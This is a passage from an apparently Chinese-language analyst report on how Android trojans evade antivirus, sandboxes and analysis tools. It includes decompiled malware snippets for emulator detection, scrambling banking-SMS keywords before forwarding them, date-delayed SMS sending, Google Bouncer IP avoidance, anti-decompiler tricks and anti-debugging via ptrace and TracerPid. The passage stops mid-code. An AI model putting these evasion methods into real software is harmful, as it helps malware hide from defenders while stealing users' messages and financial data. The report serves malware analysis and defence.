


图 3.23 网页文件中携带的恶意代码

## (二) Masterkey 漏洞利用

## ■ 逃逸原理

Android 应用程序包格式为标准的 ZIP 文件格式。ZIP 文件格式允许存在两个或以上完全相同的路径，然而安卓系统没有考虑此类情况。在这种情况下，Android 包管理器校验签名取的是最后一个文件的 Hash，而运行 APK 加载的 DEX 文件却是 ZIP 文件的第一个 dex 文件（或者 AndroidManifest.xml 文件）。该漏洞被称为 Masterkey[22]漏洞，木马利用该漏洞可以将恶意的 DEX 文件打包进正常文件，以躲避查杀。

## ■ 参考案例——Masterkey 漏洞




图 3.24 双 DEX 文件形式




图 3.25 双 AM 文件形式

### (三)隐写术

- 逃逸原理

隐写术是一门关于信息隐藏的技巧与科学,所谓信息隐藏指的是不让除预期的接收者之外的任何人知晓信息的传递事件或者信息的内容。隐写术的英文叫做 Steganography, 来源于特里特米乌斯的一本讲述密码学与隐写术的著作 Steganographia, 该书书名源于希腊语, 意为“隐秘书写” [23]。

隐写术也是 Android 木马进行逃逸的手段之一。木马通过特殊的算法将载荷文件隐写到图片文件之中,运行时通过还原算法将载荷从图片文件中分离,然后动态加载载荷至运行环境中实施攻击。

- 参考案例——Android.Xiny.19.origin[24]




图 3.26 Android.Xiny.19.origin 载体图片

## 第四章 沙箱逃逸技术

沙箱逃逸技术涵盖了针对沙箱环境和沙箱规则的逃逸技术。针对沙箱环境的检测包括系统属性、硬件属性和网络环境等方面，针对沙箱规则的逃逸涉及网络请求、触发条件、词法分析等方面。

### 一、检测沙箱环境

#### ■ 逃逸原理

Android 沙箱一般通过虚拟化技术实现，其包含很多与真实 Android 机器不一样的属性和文件。木马通过检测沙箱的特有属性和文件可以粗略判定当前运行环境是否为沙箱环境，如果为沙箱则停止触发恶意行为。

#### ■ 代表样本——cc162960da2f130905b6cd813daf1222

```
public static boolean CheckOperatorNameAndroid(Context context) {
    boolean v1;
    if(context.getSystemService("phone").getNetworkOperatorName().toLowerCase().equals("android"))
    {
        Log.v("Result:", "Find Emulator by OperatorName!");
        v1 = true;
    }
    else {
        Log.v("Result:", "Not Find Emulator by OperatorName!");
        v1 = false;
    }
    return v1;
}
```

图 4.1 模拟器属性检测

```
static {
    MainActivity.known_pipes = new String[]{"dev/socket/qemud", "dev/qemu_pipe"};
    MainActivity.known_files = new String[]{"system/lib/libc_malloc_debug_qemu.so", "sys/qemu_trace",
        "system/bin/qemu-props"};
}

public MainActivity() {
    super();
}

public static Boolean CheckEmulatorFiles() {
    Boolean v3;
    int v1 = 0;
    while(true) {
        if(v1 >= MainActivity.known_files.length) {
            break;
        }
        else if(new File(MainActivity.known_files[v1]).exists()) {
            Log.v("Result:", "Find Emulator Files!");
            v3 = Boolean.valueOf(true);
        }
        else {
            ++v1;
            continue;
        }
    }
    return v3;
}

Log.v("Result:", "Not Find Emulator Files!");
return Boolean.valueOf(false);
}
```

图 4.2 模拟器文件检测

### 二、对抗词法分析

#### ■ 逃逸原理



Android 隐私窃取类木马可能盗取用户联系人、短信等信息，并通过短信、邮箱或网络请求的方式回传。沙箱针对这类行为制定基于词法分析的检测规则，而木马则通过字符串操作（加密、分割、替换等）来对抗此类检测规则。

- 代表家族——FakeTaobao[11]

```
public static void b(String arg7, Context arg8) {
    String v0 = arg7.length() > 70 ? arg7.substring(0, 70) : arg7;
    try {
        v0 = v0.replace("验证码", "演马").replace("金额", "京俄").replace("账户", "帐护").replace("人民币", "入民比")
            .replace("付款", "父款").replace("快捷", "快捷").replace("支付", "只负").replace("取款", "娶款")
            .replace("汇入", "汇人").replace("账号", "帐好").replace("交易", "较意").replace("注册", "住厕")
            .replace("银行", "逐航").replace("尾号", "伪好").replace("泄露", "外溢").replace("申请", "逐青")
            .replace("开通", "还同").replace("网银", "往逐").replace("校验码", "演马");
    }
    catch(Exception vl) {}

    try {
        Class.forName("android.telephony.SmsManager").getMethod("sendTextMessage", String.class,
            String.class, String.class, PendingIntent.class, PendingIntent.class).invoke(SmsManager
            .getDefault(), a.a(arg8).d(), null, v0, null, null);
    }
}
```

图 4.3 对抗词法分析

### 三、 载荷名混淆

- 逃逸原理

Android 木马的大部分攻击载荷都会以衍生物的形式释放到本地文件系统。沙箱基于木马的如上行为特点制定根据载荷名称进行检测的规则，而木马则通过混淆载荷名称来对抗此类检测规则。

- 代表家族——恶意广告类

载荷名称混淆
/mnt/sdcard/*.BUC.BeautyUniversalCamera.android.jar
/mnt/sdcard/*.TAMIX.TideAutodyneMIX.android.jar
/mnt/sdcard/*.SCB.SoftCatBackyard.jar
/mnt/sdcard/*.TAM.TideAutodyneMaster.android.jar
/mnt/sdcard/*.BHBH.BabyHazelBathroomHygiene.jar
/mnt/sdcard/*.BHTP.BabyHazelTeaParty.jar
/mnt/sdcard/*.BHRB.BabyHazelRoyalBath.jar
/mnt/sdcard/*.BHCT.BabyHazelCleaningTime.jar

表 4.1 载荷名称混淆

### 四、 URL 混淆

- 逃逸原理

Android 木马的联网动作主要反映在 URL 上，因此沙箱一般包含对木马 URL 的监控，将恶意下载或恶意广告相关的 URL 加入到黑名单。木马通过混淆 URL（包含频繁变更域名或混淆服务器路径）来躲避沙箱的这种监控。

- 代表家族——“道有道”恶意广告家族[25]

混淆前	混淆后
api.info.*/_ujm/init.jsp	api.info.*/_ujm/i1n2i3t4.jsp
api.info.*/_rfv/show.jsp	api.info.*/_rfv/s1h2o3w4.jsp
api.info.*/_tgb/info.jsp	api.info.*/_tgb/i1n2f3o4.jsp
ns.ni.*/_ik/info.jsp	ns.ni.*/_ik/in.jsp
ns.ni.*/_ik/show.jsp	ns.ni.*/_ik/s.jsp

表 4.2 “道有道”URL 混

## 五、 条件触发

### ▪ 逃逸原理

条件触发一般针对沙箱的动态行为检测，最常见的条件触发为木马设定其恶意行为触发日期为某个日期之后，由于这个日期在木马投入沙箱养殖（沙箱养殖时间一般较短）的时间之后，所以木马不会在养殖期间表现其恶意行为。

### ▪ 代表样本——1b85f1e2a782bb294ddde746a8e90ada

```

this.getSystemService("phone");
System.out.println("121212121212");
this.getSharedPreferences("smsreceive_data", 0);
try {
label_8:
    DataBase v10 = new DataBase(((Context)this));
    Cursor v7 = v10.getData();
    if(v7.getCount() > 0) {
        v7.moveToFirst();
        String[] v13 = v7.getString(0).split("_");
        System.out.println("saomiaoo22222222222222222222.....");
        Thread.sleep(3600000);
        if(Integer.parseInt(v13[3]) != 1) {
            goto label_64;
        }

        System.out.println("dengdai22222222222222222222.....");
        Calendar v8 = Calendar.getInstance();
        SimpleDateFormat v12 = new SimpleDateFormat("yyyy-MM-dd");
        Calendar v6 = Calendar.getInstance();
        v6.setTime(v12.parse(v13[2]));
        v8.setTime(v12.parse(v12.format(new Date())));
        if(v8.compareTo(v6) < 0) {
            goto label_64;
        }

        System.out.println("fasong.....");
        SmsManager.getDefault().sendTextMessage(v13[0], null, v13[1], null, null);
        v10.update(v13[0], v13[1], v13[2], 2);
    }

label_64:
    if(v7 == null) {
        goto label_8;
    }

```

图 4.4 定时触发

## 六、 高级沙箱逃逸技术

▪ 逃逸原理

Android 木马的绝大多数行为都是基于网络的，几乎每一个 Android 木马都会申请联网权限。沙箱为了更全面地触发木马的恶意行为，必需接入网络。黑客通过编写探测程序可以获取 Google Bouncer[26]或安全厂商沙箱的 IP 段，然后在恶意程序中植入判断逻辑，如果 IP 属于安全厂商或 Google Bouncer，便不触发任何恶意行为，以此躲避沙箱的检测。

▪ 参考案例——BrainTest[27]

研究人员在 2015 年 9 月发现了一款名为“BrainTest”的 Android 木马。该木马通过检测运行环境的 IP 来判断其是否在 Google Bouncer 中运行，从而达到躲避 Bouncer 检测的目的。




图 4.5 通过 IP 检测 GoogleBouncer

样本启动时，通过 IP 信息检测其是否在 Google 的服务器上运行，如果检测到运行环境的 IP 符合如下条件之一，则不会运行恶意代码：

- IP 在 209.85.128.0-209.85.255.255， 216.58.192.0-216.58.223.255， 173.194.0.0-173.194.255.255， 74.125.0.0-74.125.255.255 范围内；
- IP 挂载的域名包含“google”、“android”或“1e100”。



## 第五章 对抗分析工具

针对分析工具的逃逸技术主要包括针对静态分析工具、动态分析工具和抓包工具的逃逸技术，以及高级对抗方式——加固。

### 一、 针对静态工具的对抗

#### (一)伪加密

##### ■ 逃逸原理

Android 系统解析 APK 文件的流程，与解压缩软件及反编译工具解析 ZIP 文件的流程存在差异。Android 系统解析 APK 文件时不考虑 ZIP 文件的加密问题，而解压缩软件和反编译工具需要首先检查 ZIP 包的加密标志位，检验其是否加密。木马通过仅改变加密标志位，即可骗过解压缩软件和反编译工具，如此即可躲过静态分析工具。

##### ■ 代表样本——45daf4f3eaca42eda83957c6ecea3652




图 5.1 伪加密前



图 5.2 伪加密后

## (二)资源文件对抗

### ■ 逃逸原理

2015 年 8 月，研究人员发现一种通过构造特殊格式的资源文件对抗反编译工具 Apktool 的技术，该技术原理如下图所示。




图 5.3 资源文件对抗反编译原理

Apktool 解析 APK 包中的资源文件时，会验证同类型资源里是否包含重名资源，如果包含重名资源则会抛出异常，中断反编译过程。黑客通过在木马中插入重名资源，并且保证在程序运行过程中始终不会调用该资源，则即可保证程序的正常安装与运行，又可对抗 Apktool

的反编译。

- 参考案例——《Android 应用资源文件格式解析与保护对抗研究》[28]

### (三)axml 文件对抗

- 逃逸原理

AndroidManifest.xml 文件为 axml 文件格式[29]。黑客通过在 AndroidManifest.xml 文件中插入偏移异常（超出文件大小的偏移）的资源以对抗反编译工具的解析，而该资源不会被程序使用，从而也能保证程序的正常安装与运行。




图 5.4 axml 文件对抗反编译原理

- 参考案例——《浅谈 xaingce apk 样本分析》[30]

### (四)DEX 文件对抗

- 逃逸原理 A

由于 Baksmali 不支持解析 DEX 文件的 link section，所以黑客通过在 DEX 文件中构建 link section 即可使 Baksmali 工具崩溃。

- 参考案例——《Android DEX 安全攻防战》[31]

- 逃逸原理 B

DEX 文件的类定义结构中包含一个 source\_file\_idx 项，表示源代码文件的信息。黑客首先向 DEX 文件中添加一个程序运行时不会使用的类，然后修改对应的 source\_file\_idx，因为程序未使用该，所以可以成功安装和运行，但反编译工具静态解析 DEX 文件时，由于找不到 source\_file\_idx 对应的值，便会抛出异常，中断反编译过程。



































































- 参考案例——《Android-对抗反编译工具的一种方式》[32]

### (五)剥离二进制

- 逃逸原理

剥离二进制文件，就是将二进制文件的符号表删除，增加病毒分析师调试样本的难度。开发者可以通过添加如下 gcc 编译选项[33]隐藏符号表。

Gcc 编译选项：LOCAL\_CFLAGS := -fvisibility=hidden

Function name	Function name
 _cxa_atexit	 _cxa_atexit
 _cxa_finalize	 _cxa_finalize
 _gnu_Unwind_Find_exidx	 _gnu_Unwind_Find_exidx
 memcpy	 memcpy
 abort	 abort
 _cxa_begin_cleanup	 _cxa_begin_cleanup
 _cxa_type_match	 _cxa_type_match
 sub_CE0	 sub_BA4
 native_hello	 sub_BB4
 JNI_OnLoad	 JNI_OnLoad
 getContacts	 sub_E18
 uploadSMS	 sub_E30
 sendSMS	 sub_1004
 sendEmail	 sub_1070
 abortSMS	 sub_1184
 uploadContactInfo	 _Unwind_VRS_Get
 download	 sub_1220
 silentInstall	 _Unwind_VRS_Set
 updateSilently	 sub_128C
 sub_F54	 sub_12B8
 sub_F6C	 _aeabi_unwind_cpp_pr2
 sub_1140	 _aeabi_unwind_cpp_pr1
 sub_11AC	 _aeabi_unwind_cpp_pr0
 sub_12C0	 _Unwind_VRS_Pop
 _Unwind_VRS_Get	 _Unwind_GetCFA
 sub_135C	 _gnu_Unwind_RaiseException
 _Unwind_VRS_Set	 _gnu_Unwind_ForcedUnwind
 sub_13C8	 _gnu_Unwind_Resume
 sub_13F4	 _gnu_Unwind_Resume_or_Rethrow
 _aeabi_unwind_cpp_pr2	 _Unwind_Complete
 _aeabi_unwind_cpp_pr1	 _Unwind_DeleteException
 _aeabi_unwind_cpp_pr0	 _gnu_Unwind_Backtrace
 _Unwind_VRS_Pop	 restore_core_regs

剥离前

剥离后

图 5.5 二进制剥离前后对比

- 参考案例——《Android 应用安全开发之源码安全》[34]

## (六)无效指令

- 逃逸原理

2015 年 9 月，研究人员发现了一种通过在 DEX 文件中插入无效指令对抗反编译工具 Dex2jar 的技术，该技术原理如下图所示。




图 5.6 构造无效指令对抗 Dex2jar

Dex2jar 解析 DEX 文件的过程中会校验每个方法的形参和实参类型，如果形参类型和实参类型不一致则会抛出异常，中断反编译过程。通过插入形参与实参不一致的无效指令即可触发该异常，导致解析失败。

- 参考案例——《Android 程序的反编译对抗研究》 [35]

## 二、 针对动态调试工具的对抗

### (一)限制调试器连接

- 逃逸原理

Android 使用 android:debuggable[36]标签标识应用程序是否可调试，通过将 android:debuggable 设置为 false 便可限制调试器连接。

- 参考案例——《Smalidea 无源码调试 android 应用》 [37]

### (二)自校验反调试

- 逃逸原理

按照前一小节中的方法限制调试连接之后，分析人员便无法直接对木马进行调试。只有修改调试标签，经过回编译并重新签名才可以使木马可调试。木马则通过对签名文件的自校验来防止其被重打包，以此间接对抗调试分析。

```

public static String a(Context arg4) {
    String v0_1;
    try {
        v0_1 = Base64.encodeToString(CertificateFactory.getInstance("X.509").generateCertificate(
            new ByteArrayInputStream(arg4.getPackageManager().getPackageInfo(arg4.getPackageName(),
                64).signatures[0].toByteArray()).getIssuerDN().getName().getBytes("UTF-8"), 0).
            trim());
    }
    catch(Exception v0) {
        v0.printStackTrace();
        v0_1 = null;
    }
    return v0_1;
}

```

图 5.7 FakeTaobao 自校验

- 代表家族——FakeTaobao[11]

### (三) 抢占 ptrace

- 逃逸原理

抢占 ptrace 的概念继承至 Linux 系统的 ptrace 系统调用。ptrace 系统调用为开发者提供一种使用一个进程监视、控制另一个进程的执行或检查、改变另一个进程内存和寄存器的方法[38]。ptrace 经常被用来实现反调试功能，因为一个进程只能被 ptrace 一次，如果木马使用 ptrace 进行自我监控和跟踪，就可以阻止分析人员的调试。

```
int v0; // r3@0
__pid_t v1; // r4@1
__pid_t v2; // r5@3
int v3; // [sp+0h] [bp-10h]@1

v3 = v0;
v1 = fork();
if ( !v1 )
{
    v2 = getppid();
    if ( ptrace(PTRACE_ATTACH, v2, 0, 0, v3) < 0 )
    {
        while ( 1 )
        ;
    }
    sleep(1u);
    ptrace(PTRACE_DETACH, v2, 0, 0, 0);
    exit(0);
}
wait(0);
```

图 5.8 抢占 ptrace

- 参考案例——《反调试方法二 - 抢占 ptrace》[39]

### (四) 检测 TracerPid

- 逃逸原理

Linux 进程状态文件利用 TracerPid[40]记录调试（跟踪）进程的进程号，如果进程未被调试（跟踪）则该值为 0。Android 继承了 Linux 系统的这种特性，所以通过读取进程的 /proc/self/status 文件，检测 TracerPid 的值即可判断是否存在调试进程。

```
FILE *v0; // r6@1
int result; // r0@4
int i; // [sp+4h] [bp-21Ch]@1
int v3; // [sp+8h] [bp-218h]@3
const char tpid[512]; // [sp+Ch] [bp-214h]@2
int v5; // [sp+20Ch] [bp-14h]@1

v5 = _stack_chk_guard;
scanf("%d", &i);
v0 = fopen("/proc/self/status", "r");
while ( fgets((char *)tpid, 512, v0) )
{
    if ( !strncmp(tpid, "TracerPid:", 0xAu) )
    {
